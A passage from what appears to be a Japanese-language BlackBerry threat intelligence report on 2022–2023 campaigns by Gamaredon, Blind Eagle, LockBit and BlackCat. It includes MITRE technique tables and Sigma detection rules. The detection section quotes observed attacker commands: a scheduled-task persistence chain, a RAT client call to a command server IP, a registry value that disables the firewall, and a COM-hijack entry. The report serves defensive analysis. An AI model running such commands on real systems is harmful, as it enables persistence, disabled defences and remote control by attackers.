このキャンペーンの感染経路は、徹底的にターゲットを絞った一連のフィッシングルアーでした。これらに添付されていた武器化されたドキュメントは、ロシア語とウクライナ語で

記述され、本物のウクライナ政府当局から発信されたかのように偽装されていました。これらのドキュメントには、感染済み Word ファイルを通じたコード実行を可能にする CVE-2017-0199 の悪用に代表される[41]、リモートテンプレートインジェクション手法が仕込まれています。悪意あるドキュメントが開かれると、攻撃の後続段階が開始されます。

この攻撃では、ジオフェンシングを使用することで、ウクライナの IP アドレスを持つターゲットに影響範囲を絞り込んでいました。ターゲットの所在国がウクライナだと確認された場合は、スクリプトがダウンロードされます。このスクリプトがハードコードされた Telegram アカウントに接続することで、悪意ある新しい IP アドレスへの接続が行われます。各 Telegram アカウントは、定期的に新しい IP アドレスを展開して新しい URL を作成することで、後続段階のペイロードを提供します。Gamaredon は、このような構造でインフラストラクチャを動的に更新することにより、従来のセキュリティメカニズムによる検知を困難にしていました。

BlackBerry がキャンペーンのアクティビティを追跡したところ、クリミアで運用されているノードに到達。このノードは少なくとも 2022 年春から活動していると見られています。

Blind Eagle がコロンビアの司法当局、金融機関、公的機関、警察当局を狙う

2023 年 2 月下旬、BlackBerry Threat Research and Intelligence チームは、南米の脅威グループ Blind Eagle（APT-C-36）によるものと中程度の確度で想定される[42]、新たなキャンペーンを観測しました。Blind Eagle は、コロンビア、エクアドル、チリ、スペインのさまざまな業界を標的とし、2019 年から活動が確認されています。

このキャンペーンの全体的な目標は、AsyncRAT コモディティマルウェアをドロップして展開することでした。Blind Eagle はさまざまな政府機関（特に税務機関）になりすます。Blind Eagle による攻撃の多くは、一見正しそうなフィッシングリンクに被害者が騙され、手の込んだマルチパートの実行チェーンが開始されることによって始まります。

Blind Eagle のキャンペーンでは、人気のソーシャルプラットフォーム Discord のコンテンツ配信ネットワークが悪用され、マルウェアがホストされました（これまでにも Discord の機能は、数多くの脅威アクターやサイバー犯罪グループによって武器化されています）。

攻撃の多くは、一見正しそうな

フィッシング

リンクに被害者が騙され、手の込んだマルチパートの実行チェーンが開始されることによって始まります。

注目すべきその他の攻撃

BlackCat ギャングがアイルランドの大学を狙う

2023 年 2 月初旬、ランサムウェアグループ BlackCat（別名 ALPHV）は、マンスター工科大学に対してサイバー攻撃を仕掛けました。アイルランドのコークとケリーに 6 つのキャンパスを展開する同大学には約 18,000 人の学生が所属しています。BlackCat は未知の感染経路を利用し、合計 6 つのうち 4 つのキャンパスのシステムに侵入して暗号化しました [43]。その直後、この攻撃で窃取されたと思われる約 6 GB のデータが、同グループのダークウェブリークサイトに掲載されました。

LockBit

今回の調査期間中最も多く使用されていた RaaS プロバイダーが LockBit です。1 月だけでも、未知のランサムウェア攻撃 165 件中 50 件 で LockBit が使用されていました [44]。特に注目すべき攻撃を以下に紹介します。

2022 年 12 月

2022 年 12 月 18 日、LockBit グループは Hospital for Sick Children（通称 SickKids）を攻撃。攻撃から 2 週間後、LockBit はメンバーの 1 人が医療機関への攻撃というルール違反を犯したとして謝罪し、無料の復号ツールを公開しました。それまでの 2 週間は、患者の検査や画像診断に遅延が発生し、電話回線が使えなくなり、職員の給与計算システムも停止していました。

2022 年 12 月

2022 年 12 月 25 日、LockBit グループはリスボン港管理局（APL）を攻撃。リスボン港はポルトガル最大級の港です。

2023 年 1 月

2023 年 1 月 27 日、LockBit Green と名付けられた新しい亜種に関する情報を複数の研究者が発表 [45]。発表の直後、この新しい亜種が使用しているのは流出した Conti ベースのソースコードだという見解が、別の複数の研究者から出されました。

2023 年 2 月

2 月上旬、LockBit グループはロイヤルメール（英国の多国籍郵便サービス）への攻撃に自らが関わっていると主張し、データをリークサイトに公開すると発表。2023 年 2 月 23 日に公開を開始したリークサイトでは、2023 年 3 月下旬の時点でもデータを閲覧可能です。

Microsoft OneNote の悪用

かつての脅威アクターは、Microsoft® Office ドキュメントを配布し、被害者がドキュメントを開くと、格納されている感染済みマクロが自動実行されるという攻撃を数多く採用していました。しかし 2022 年半ばにマイクロソフトが Office マクロの自動実行を無効化したことで、こうした攻撃は成功しにくくなりました。その結果脅威アクターは、人気のビジネスソフトウェアを悪用する新たな方法を模索するようになっています。

今回の調査期間では、Microsoft® OneNote（Office 365® スイートのデジタルノート作成アプリケーション）の添付ファイルを使用してマルウェアやランサムウェアを配布する事例が急増しました [46]。この場合攻撃者は、フィッシングやマルスパムキャンペーンに OneNote 添付ファイルを追加します。このファイルに、Windows 実行可能ファイル、バッチファイル、Visual Basic スクリプト、HTML アプリケーションファイルなどのペイロードが格納されています。

悪意ある OneNote の添付ファイルを被害者が開くと、感染の後続段階段階が開始されます。よくあるのが、典型的なコモディティマルウェアのダウンロードと展開です。OneNote 添付ファイルの悪用で知られる脅威アクターには、Agent Tesla、AsyncRAT、IcedID、FormBook、RemcosRAT、RedLine、Qakbot などがあります。

MITRE 手法

BlackBerry Threat Research and Intelligence チームでは、侵入事例やマルウェアを MITRE ATT&CK® の戦術と手法に紐付ける取り組みを行っています。以下の表は、今回の調査期間で最も多く使用された手法の上位 20 件をまとめたものです。MITRE 手法の全リストは BlackBerry Threat Research and Intelligence の GitHub で一般公開されています。

手法名	手法 ID	戦術
システム情報の探索	T1082	探索
プロセスインジェクション	T1055	防御回避
仮想化 / サンドボックスの回避	T1497	防御回避
セキュリティソフトウェアの探索	T1518.001	探索
マスカレーディング	T1036	防御回避
リモートシステムの探索	T1018	探索
アプリケーション層プロトコル	T1071	コマンドアンドコントロール
ファイルとディレクトリの探索	T1083	探索
非アプリケーション層プロトコル	T1095	コマンドアンドコントロール
プロセスの探索	T1057	探索
DLL サイドローディング	T1574.002	永続化
コマンドとスクリプトインタープリター	T1059	実行
入力キャプチャ	T1056	収集
ソフトウェアパッキング	T1027.002	防御回避
ツールの無効化または変更	T1562.001	防御回避
Rundll32	T1218.011	防御回避
暗号化されたチャネル	T1573	コマンドアンドコントロール
難読化されたファイルまたは情報	T1027	防御回避
レジストリ Run キー / スタートアップフォルダ	T1547.001	永続化
アプリケーションウィンドウの探索	T1010	探索

最も多く使用された手法の上位 3 つは前回の調査期間から変わりませんでした。このような共通の種類の攻撃を検知するメカニズムの開発が求められていることがあらためて浮き彫りになりました。

すべての手法に対する対策の全リストは BlackBerry の GitHub で公開されています。

検知手法

BlackBerry Threat Research and Intelligence チームは、すべての侵入事例に対して詳細な解析を実施し、OS のアクティビティに関する情報を収集しています。こうした情報には、ファイルイベントに加え、レジストリキー、プロセス、パーミッション、実行可能ファイル、スケジュール済みタスク、サービスなど、あらゆる要素に対する変更が含まれます。

チームはさらに、Cylance Endpoint Security ソリューションが阻止したサンプルのすべての振る舞いを、一般公開されている Sigma ルールに紐付けています[47]。図 6 は、今回の調査期間においてサンプル実行時に有効化された Sigma ルールの上位 10 件、各 Sigma ルールの説明、関連する MITRE ATT&CK の手法、MITRE ATT&CK の戦術をまとめたものです。

脅威の振る舞いから検知された SIGMA ルールの上位 10 件




図 6：本レポート用に解析された振る舞いから検知された Sigma ルールの上位 10 件

Sigma ルール	説明	MITRE ATT&CK 手法	MITRE ATT&CK 戦術
Creation of an Executable by an Executable（実行可能ファイルによる実行可能ファイルの作成）	別の実行可能ファイルによる実行可能ファイルの作成を検知する	機能の開発：マルウェア - T1587.001	リソース開発
Wow6432Node CurrentVersion Autorun Keys Modification（Wow6432Node CurrentVersion 自動実行キーの変更）	レジストリ内の自動開始拡張ポイント（ASEP）の変更を検知する	起動時とログオン時の Autostart の実行：レジストリ Run キー / スタートアップフォルダ - T1547.001	永続化
Process Creation Using Sysnative Folder（Sysnative フォルダを使用したプロセスの作成）	Sysnative フォルダ（Cobalt Strike による生成に多く使用される）を使用するプロセス作成イベントを検知する	プロセスインジェクション - T1055	防御回避
User with Privileges Login（特権ログインが可能なユーザー）	管理者グループや管理者特権と同様の特別なグループまたは特権によるユーザーログオンを検知する	正規アカウント - T1078	権限昇格
Process Start From Suspicious Folder（不審なフォルダからのプロセス開始）	通常とは異なるディレクトリやほとんど使用されないディレクトリからのプロセス開始を検知する	ユーザーによる実行 - T1204	実行
CurrentVersion Autorun Keys Modification（CurrentVersion 自動実行キーの変更）	レジストリ内の自動開始拡張ポイント（ASEP）の変更を検知する	起動時とログオン時の Autostart の実行：レジストリ Run キー / スタートアップフォルダ - T1547.001	永続化
Disable Microsoft Defender Firewall via Registry（レジストリを介した Microsoft Defender ファイアウォールの無効化）	ネットワークの使用を制限するコントロールの回避を目的とした、システムファイアウォールの無効化または変更を検知する	防御策の妨害：システムファイアウォールの無効化または変更 - T1562.004	防御回避
PowerShell Create Scheduled Task（PowerShell によるスケジュール済みタスクの作成）	悪意あるコードの初期実行または反復実行のスケジュールを設定する、Windows タスクスケジューラ悪用の疑いを検知する	スケジュール済みタスク / ジョブ：スケジュール済みタスク - T1053.005	永続化
Suspicious Call by Ordinal（序数による不審な呼び出し）	rundll32.dll エクスポート内での序数を使用した DLL の不審な呼び出しを検知する	システムバイナリプロキシ実行：Rundll32 - T1218.011	防御回避
Stop Windows Service（Windows サービスの停止）	停止対象の Windows サービスを検知する	サービス停止 - T1489	影響

Sigma ルール：Creation of an Executable by an Executable（実行可能ファイルによる実行可能ファイルの作成）

この攻撃は Sysmon イベント ID 11 FileCreate に関連しており、別の .exe ファイルによる .exe ファイルの作成で構成されています。バイナリの作成が観測されたパスの一部を以下に示します。

```
> C:\Users\<user>\AppData\Local\Temp\

> C:\Users\<user>\Desktop\

> C:\Users\<user>\Downloads\

> C:\<custom_path>\

> C:\ProgramData\
```

Sigma ルール：Wow6432Node CurrentVersion Autorun Keys Modification（Wow6432Node CurrentVersion 自動実行キーの変更）

この攻撃は Sysmon イベント ID 13 レジストリ値セットに関連しており、レジストリ内の自動開始拡張ポイント（ASEP）の変更が含まれます。メインの AutoRun レジストリキーを以下に示します。

- HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
- HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce
- HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
- HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce

自動実行キーは、既存の Windows の項目に似た名前で作成できます。例：

- Windows 設定
- Microsoft Windows ドライバー
- エクスプローラー
- Windows サービスのホストプロセス

侵入の種類（例：特定のパス上のバイナリ実行、AppData フォルダ内のスクリプトなど）によってレジストリキーの値が異なる場合があります。

Sigma ルール：Disable Microsoft Defender Firewall via Registry（レジストリを介した Microsoft Defender ファイアウォールの無効化）

これらの攻撃は Sysmon イベント ID 13 レジストリ値セットに関連しており、PowerShell、reg.exe、または API 呼び出しなどの手段を使用してレジストリを変更し、Microsoft Windows Defender を無効化します。これを実現するために、脅威アクターは次のレジストリ値を特定の値で変更します。例：

```
>HKLM\System\CurrentControlSet\Services\
SharedAccess\Parameters\FirewallPolicy\
DomainProfile\EnableFirewall

> DWORD (0x00000000)
```

脅威によるその他の振る舞い

今回の調査期間中、脅威アクターが使用したサンプルで検知されたその他の振る舞いを紹介します。

プロセス：cmd.exe

この脅威の振る舞いは、cmd.exe を使用して、同じ感染から以下の 7 つの異なるサブプロセスを生成します。

- sc.exe（開始用とクエリ用で 2 回生成される）
- ping.exe
- findstr.exe
- schtasks.exe（削除用、作成用、実行用で 3 回生成される）

cmd.exe を悪用する悪意あるコードの例を以下に示します。

```
> cmd /c start /b sc start Schedule&ping
localhost&sc query Schedule|findstr
RUNNING&&(schtasks /delete /TN Ddrivers /
f&schtasks /create /ru system /sc MINUTE /
mo 50 /ST 07:00:00 /TN Ddrivers /tr \"cmd.
exe /c c:\\windows\\SysWOW64\\drivers\\
svchost.exe\"&schtasks /run /TN Ddrivers).
```

プロセス：cvtres.exe

この脅威の振る舞いは、RAT クライアントを使用して、サーバーへの接続を確立します。cvtres.exe を悪用する悪意あるコードの例を以下に示します。

```
> \"C:\\Windows\\Microsoft.NET\\
Framework\\v4.0.30319\\cvtres.exe\"
HiddenEyeZ_Client 191.101.30[.]201 8880
NmWblLaOd
```

プロセス：AutoIt3.exe

この脅威の振る舞いは、AutoIt3.exe（AutoIt v3 スクリプト言語のコンポーネント）を使用して、悪意ある目的のためにスクリプトを実行します。たとえば BlackBerry では、COM ハイジャック（正規のシステムコンポーネントへの参照を悪意あるコードへの参照に置き換える）による永続性の確保を試みる AutoIt スクリプト（通常 .au3 拡張子を使用）を観測しています。脅威アクターは COM ハイジャックを使用して、悪意ある DLL で新しいエントリを作成し、これらの DLL を後続のオペレーションで実行します。例：

```
> registry SetValue

> HKCR\\CLSID\\{0EE7644B-1BAD-48B1-9889-
0281C206EB85}\\InprocServer32\\(Default)

> C:\\Users\\<user>\\AppData\\Local\\
Temp\\JSAMSIProvider64.dll
```

脅威

アクターは COM ハイジャックを使用して、悪意ある DLL で新しいエントリを作成し、これらの DLL を後続のオペレーションで実行します。

見通し

Global Threat Intelligence Report のこれまでの各版では、BlackBerry Threat Research and Intelligence チームによる今後 12 か月の見通しを紹介してきましたが、本レポートからは、最新の調査期間に基づく新たな見通しおよび更新された見通しに加えて、過去の予測の解析結果についても紹介することになりました。

過去の見通しの検証

今回の調査期間中は、ほぼ前回のレポートで BlackBerry が見通したとおりに推移しました。

BlackBerry の見通し：

ロシアによるウクライナ侵攻の主な特徴に、ウクライナの軍事インフラと市民インフラに対するサイバー攻撃が挙げられます。このような標的型サイバー攻撃のパターンが、戦闘が続くことでさらに繰り返される可能性があります。

結果：

ウクライナでの紛争は長期化し、同地域の重要な物理インフラとデジタルインフラに対する攻撃も継続しています。2022 年 11 月 の EU エネルギー相との会合で [48]、ウクライナのエネルギー相ヘルマン・ハルシチェンコ氏は、民間インフラのかなりの部分が損傷または破壊され、現在も攻撃は停止していないと訴えています。

BlackBerry の見通し：

病院や医療機関を標的としたランサムウェア作戦および攻撃が、ウクライナに支援や資金を提供している国々を中心に継続されることが予測されます。

結果：

金銭以外の動機は明らかになっていないものの、最新の調査期間でもランサムウェア攻撃は引き続き発生しています。

今回の調査期間中に活発な動きが確認されたのは、有力ランサムウェアグループ LockBit です。LockBit の攻撃による被害者は合計で 1,500 人を超える可能性があります。LockBit は衛生や医療を担う組織をターゲットにすることに何の抵抗もないと思われ、被害者には米国の複数の医療機関が含まれています。

BlackCat ランサムウェアを運用する脅威アクターによる攻撃も増加しています。BlackCat の被害者は大部分が米国に集中しています。さらに、パッチ未適用の脆弱なシステム数百台に影響を及ぼす ESXiArg ランサムウェアの存在も、今回の調査期間中の懸念をさらに増やす原因となりました。

BlackBerry の見通し：

重要インフラへのサイバー攻撃は引き続き発生する見込みです。攻撃の自動化に加えて、高度なディープフェイク攻撃の開発に、AI がますます活用される可能性があります。

結果：

重要インフラは、金銭的な動機を持つ脅威アクターと政治的な動機で活動する脅威アクターの両方から常に狙われています。また、脅威環境全体で使用されるようになったディープフェイクが大きな影響力を持つようになっています。BlackBerry Threat Research and Intelligence チームは、ディープフェイクその他同様の手法を利用して、マルウェアが潜伏しているクラック版ソフトウェアのダウンロードを促す、複雑な暗号資産詐欺を観測しています。

新しい見通しと見通しの更新

BlackBerry による今後 12 か月間の見通しは以下のとおりです。

ウクライナに対するサイバー攻撃は引き続き増加する

紛争が続く中、ウクライナに対するサイバー攻撃も継続すると見られます。ウクライナ国家サイバー保護センターは、2022 年全体のサイバー攻撃が前年比で約 3 倍増加し[49]、ロシアの IP アドレスから発信された攻撃の増加率は 26% という驚くべき数字だったと報告しています[50]。

ESET は 2023 年 1 月、SwiftSlicer と名付けられた新しいマルウェアワイパーが発見されたことと、その背後には悪名高い Sandworm グループの存在があることを発表しました。SwiftSlicer は長い系譜[51]を持つワイパーの最新型で、Golang でコンパイルされており、ターゲットネットワークに展開されるとデータを破壊します。

サイバー攻撃がロシアの軍事作戦の一環であることにもはや疑いの余地はなく[52]、ウクライナに対する攻撃は今後も続くと思われます。

ChatGPT がサイバー犯罪者に悪用される

2022 年 11 月、対話型 AI チャットボット ChatGPT が全世界に向けてリリースされました[53]。2022 年 12 月には、詐欺行為や基本的なマルウェアの亜種の作成における ChatGPT の可能性について、サイバー犯罪者の間で実験や議論が進められているという報告が初めて発表されています[54]。さらに 2023 年 1 月には、ポリモーフィック機能を持つ複雑な悪意あるコードの作成に ChatGPT が役立つことが、複数の研究者によって実証されています[55]。

ChatGPT を始めとする AI 搭載ボットがますます洗練され、ますます身近な存在になると同時に、それらの機能の悪用が広がるのは避けられない流れです。こうした増大する脅威への防御策としては、予防と検知の機能に加えて、効果的な脅威インテリジェンスが有効です。

サプライチェーン攻撃は今後も脅威となる

今回の調査期間中の BlackBerry のテレメトリの大半を占めていたのは、製造業界と医療業界を狙ったコモディティマルウェアによる攻撃です。これらのコモディティインフォスティーラの使用目的は、データの窃取やアクセス認証情報の奪取です。ネットワーク侵入を容易にしてくれるアクセス認証情報は、IAB サービスを通じて数多く販売されています。また、インフォスティーラのログが地下市場で販売されていることもよくあります。多くの場合、侵入に成功した後には、初期の侵入の影響をさらに拡大させるような追加攻撃（ランサムウェアの展開など）が行われます。

セキュリティ対策を強化する取り組みが進んでいる一方で、サプライチェーンパートナーを標的としたサイバー攻撃は、今後 3 か月間も重大な脅威であり続けると思われます。あらゆる業界にサプライチェーン攻撃を受けるリスクがありますが、金融資産、特許その他の知的財産を保有する製造メーカーは、金銭的動機のある脅威アクターや国家支援の脅威アクターにとって特に魅了的なターゲットです。

自動車業界のサプライチェーンを狙った最近のランサムウェア攻撃は、こうした攻撃の影響が製造業界全体に波及する可能性を示唆しています。サプライチェーンの中断は、標的となった企業だけでなく、業界のバリューチェーンを構成するその他すべての組織とシステムに影響します。

IAB の利用は今後も拡大し、それに伴ってランサムウェアの展開はさらに加速していくでしょう。このことを考えると、サプライチェーン攻撃は今後も続くと予測されます。

結論

2023 年を迎えてからの数か月で、既知の脅威の展開が増えただけでなく、深刻な脅威が新たに登場しています。低価格で入手できる RaaS と MaaS によって、新たな脅威アクターが簡単に生み出されるようにもなりました。同時に、以前確認されなかったマルウェアのサンプル数は、前回の調査期間と比較して 50% も増加しています。SEO ポイズニングなどの手法がますます広がり、ChatGPT のリリースをきっかけに、AI 生成型マルウェアという脅威の実現が加速する可能性があります。業界やテクノロジーの種類を問わず、脅威環境はかつてないほど急速に拡大しています。今回の調査期間中における重要ポイントと教訓は以下のとおりです。

- 医療業界におけるデジタル化の進展に伴い、機器の安全確保と患者データの保護が医療機関にとって急務となっている。安全が保証されない老朽化したインフラストラクチャのままでは脆弱性が生まれるだけでなく、新しいテクノロジー自体がリスクとなり、さらなるセキュリティ対策が必要になる可能性があります。機器メーカー、ソフトウェアプロバイダー、ネットワークソリューションプロバイダー、医療機関を含む医療業界は、デジタル化の進展と両輪でインフラストラクチャ全体のサイバーセキュリティ実現に優先的に取り組み、規制要件への対応や患者データの保護を確実なものにする必要があります。

- 低価格あるいは無料の選択肢を含むさまざまな価格帯で入手できるコモディティマルウェアが爆発的に拡大している。これにより、あらゆる規模の脅威アクターが、高度な技術力を持たないままに次々と攻撃を成功させています。その結果、あらゆる業界が強力なコモディティマルウェアの標的となり、データ窃取、バックドア作成、脅迫の被害を受けるリスクにさらされています。コモディティマルウェアはさまざまな APT グループに幅広く利用されているため[56]、特定のキャンペーンやインシデントを特定の脅威アクターに関連付けることがますます困難になっています。防御する側は、常に警戒を怠ることなく、一般的なあらゆるコモディティマルウェアファミリーを想定した、適切な追跡と監視のフレームワークを確立する必要があります。このフレームワークを適切な多層防御メカニズムと組み合わせることで、最大限の防御能力を実現できます。

- 今回の調査期間で最も狙われたのは、全世界の金融業界、医療サービス業界、食品・生活必需品小売業界のお客様だった。これらの業界が提供するサービスはいずれも必要不可欠なものばかりであり、それぞれのエコシステムで障害が発生した場合、その影響は局地的な範囲に収まらず、地域全体、国全体、全世界へと波及する深刻な事態につながりかねません。デジタルトランスフォーメーションの範囲が広がり、業界内部や業界横断的な相互接続が進むと、リスクはさらに高まります。

急速に変化する現在の環境においてマルウェアやサイバー攻撃から組織を守るには、以下の 2 つのものが必要です。

- AI を基盤とする高度な検知 / 対処機能。既知の脅威と未知の脅威を認識し、未然にブロックできる性能が実証されていると理想的です。

- 特定業界を狙う脅威アクターの手法、使用するツール、考えられる動機に関する、詳細かつ正確なインテリジェンス。現実的な状況と今後の予測を踏まえた実用的なサイバー脅威インテリジェンスがあれば、脅威が組織にもたらす影響を軽減できるはずです。

BlackBerry がお届けする包括的なサイバーセキュリティには、AI を基盤とする検知 / 対処機能とサイバー脅威インテリジェンスの両方が含まれています。グローバルな BlackBerry Threat Research and Intelligence チームは、AI を基盤とする BlackBerry のソリューションから収集し、公的な情報源と民間の情報源に基づく補足情報を付加したテレメトリに基づいて、攻撃、脅威アクター、悪意あるキャンペーンに関する実用的なインサイトを提供します。十分な情報に基づく意思決定と迅速なアクションにこれらのインサイトを役立て、ビジネスの中断を回避していただければ幸いです。

リソース

現在 BlackBerry では以下のリソースを公開しています。

侵入の痕跡

BlackBerry Threat Research & Intelligence チームでは、解析済みのキャンペーンに関連する公開されたセキュリティ侵害インジケータ（IoC）を、GitHub の公開リポジトリで開示しています。BlackBerry の脅威レポート、ブログ、ホワイトペーパーで言及されている IoC その他の実用的な情報（YARA ルールや Sigma ルールなど）は、すべて BlackBerry Threat Research & Intelligence の GitHub で公開されています。

公開ルール

BlackBerry Threat Research & Intelligence チームでは、本書で取り上げた脅威の大部分を特定するための YARA ルールを作成しています。BlackBerry の YARA ルールは一般に公開されています。

MITRE 手法

BlackBerry Threat Research and Intelligence チームは、MITRE による複数の手法、イベント解析技術、テレメトリを活用して脅威を解析しています。MITRE 手法の全リストは、こちらのドキュメントの MITRE ATT&CK Navigator Layer で確認できます。

MITRE D3FEND を活用した対策

攻撃手法およびそれらに関連する対策の全リストは、BlackBerry の GitHub リポジトリにあるブログとレポートのセクションで確認できます。

すべての IOC

（本レポートで言及されているもの）は、BLACKBERRY THREAT RESEARCH & INTELLIGENCE の GITHUB で公開されています。

参照資料

1 https://intel471.com/blog/privateloader-malware

2 https://www.darkreading.com/risk/breaking-down-the-propagate-code-injection-attack

3 https://www.semrush.com/blog/black-hat-seo/

4 https://www.bleepingcomputer.com/news/security/raccoon-stealer-is-back-with-a-new-version-to-steal-your-passwords/

5 https://attack.mitre.org/groups/G0127/

6 https://securityboulevard.com/2021/11/threat-analysis-report-from-shatak-emails-to-the-conti-ransomware/

7 https://cert.gov.ua/article/405538

8 https://github.com/NYAN-x-CAT/AsyncRAT-C-Sharp

9 https://www.proofpoint.com/us/blog/threat-insight/charting-ta2541s-flight

10 https://www.trendmicro.com/en_us/research/22/l/conti-team-one-splinter-group-resurfaces-as-royal-ransomware-wit.html

11 https://cybernews.com/news/silverstone-formula-one-ransomware/

12 https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-34527

13 https://www.ic3.gov/Media/News/2022/220420.pdf

14 https://www.developer.com/news/90-of-the-public-cloud-runs-on-linux/

15 https://www.interpol.int/en/Crimes/Cybercrime/Cryptojacking

16 https://blogs.juniper.net/en-us/threat-research/dota3-is-your-internet-of-things-device-moonlighting

17 https://github.com/xmrig/xmrig

18 https://therecord.media/sysrv-a-new-crypto-mining-botnet-is-silently-growing-in-the-shadows

19 https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-35914

20 https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-4034

21 https://www.pwc.com/us/en/industries/health-industries/library/healthcare-trends.html#content-free-2-cbba

22 https://www.hhs.gov/sites/default/files/the-return-of-emotet.pdf

23 https://go.recordedfuture.com/hubfs/reports/cta-2022-0802.pdf

24 https://www.hhs.gov/sites/default/files/royal-blackcat-ransomware-tlpclear.pdf

25 https://www.pcrisk.com/removal-guides/22190-mallox-ransomware

26 https://community.riskiq.com/article/d8b749f2

27 https://malpedia.caad.fkie.fraunhofer.de/actor/toddycat

28 https://blog.cyble.com/2023/03/21/notorious-sidecopy-apt-group-sets-sights-on-indias-drdo/

29 https://www.mandiant.com/resources/blog/china-nexus-espionage-southeast-asia

30 https://www.bleepingcomputer.com/news/security/a10-networks-confirms-data-breach-after-play-ransomware-attack/

31 https://www.trendmicro.com/en_us/research/23/a/vice-society-ransomware-group-targets-manufacturing-companies.html

32 https://www.cbc.ca/news/politics/ukraine-energy-minister-interview-rbl-1.6759503

33 https://www.weforum.org/agenda/2022/10/europe-is-energy-sector-resilience-cyber-risk/

34 https://www.scmagazine.com/brief/ransomware/encino-energy-claims-no-impact-from-alphv-ransomware-attack

35 https://www.bleepingcomputer.com/news/security/colombian-energy-supplier-epm-hit-by-blackcat-ransomware-attack/

36 https://www.politico.com/news/2023/02/14/russia-malware-electric-gas-facilities-00082675

37 https://www.intezer.com/blog/malware-analysis/teamtnt-cryptomining-explosion/

38 https://www.bleepingcomputer.com/news/security/new-esxiargs-ransomware-version-prevents-vmware-esxi-recovery/

39 https://www.bleepingcomputer.com/news/security/massive-esxiargs-ransomware-attack-targets-vmware-esxi-servers-worldwide/

40 https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-21974

41 https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0199

42 https://attack.mitre.org/groups/G0099/

43 https://therecord.media/alphv-blackcat-posted-data-ireland-munster-technical-university/

44 https://siliconangle.com/2023/02/27/lockbit-3-0-remains-active-threat-actor-ransomware-attacks-drop-january/)

45 https://twitter.com/vxunderground/status/1618885718839001091?ref_src=twsrc%5Etfw%7Ctwcamp%5Etweetembed%7Ctwterm%5E1618885718839001091%7Ctwgr%5E17f722ab4987b5ab09fa407c10ae2ec4a25bb4ee%7Ctwcon%5Es1_&ref_url=https%3A%2F%2Fheimdalsecurity.com%2Fblog%2Flockbit-uses-conti-based-encryptor%2F

46 https://inquest.net/blog/2023/02/27/youve-got-malware-rise-threat-actors-using-microsoft-onenote-malicious-campaigns

47 https://github.com/SigmaHQ/sigma

48 https://www.kmu.gov.ua/en/news/german-galushchenko-vistupiv-na-nadzvichajnomu-zasidanni-ministriv-energetiki-yes

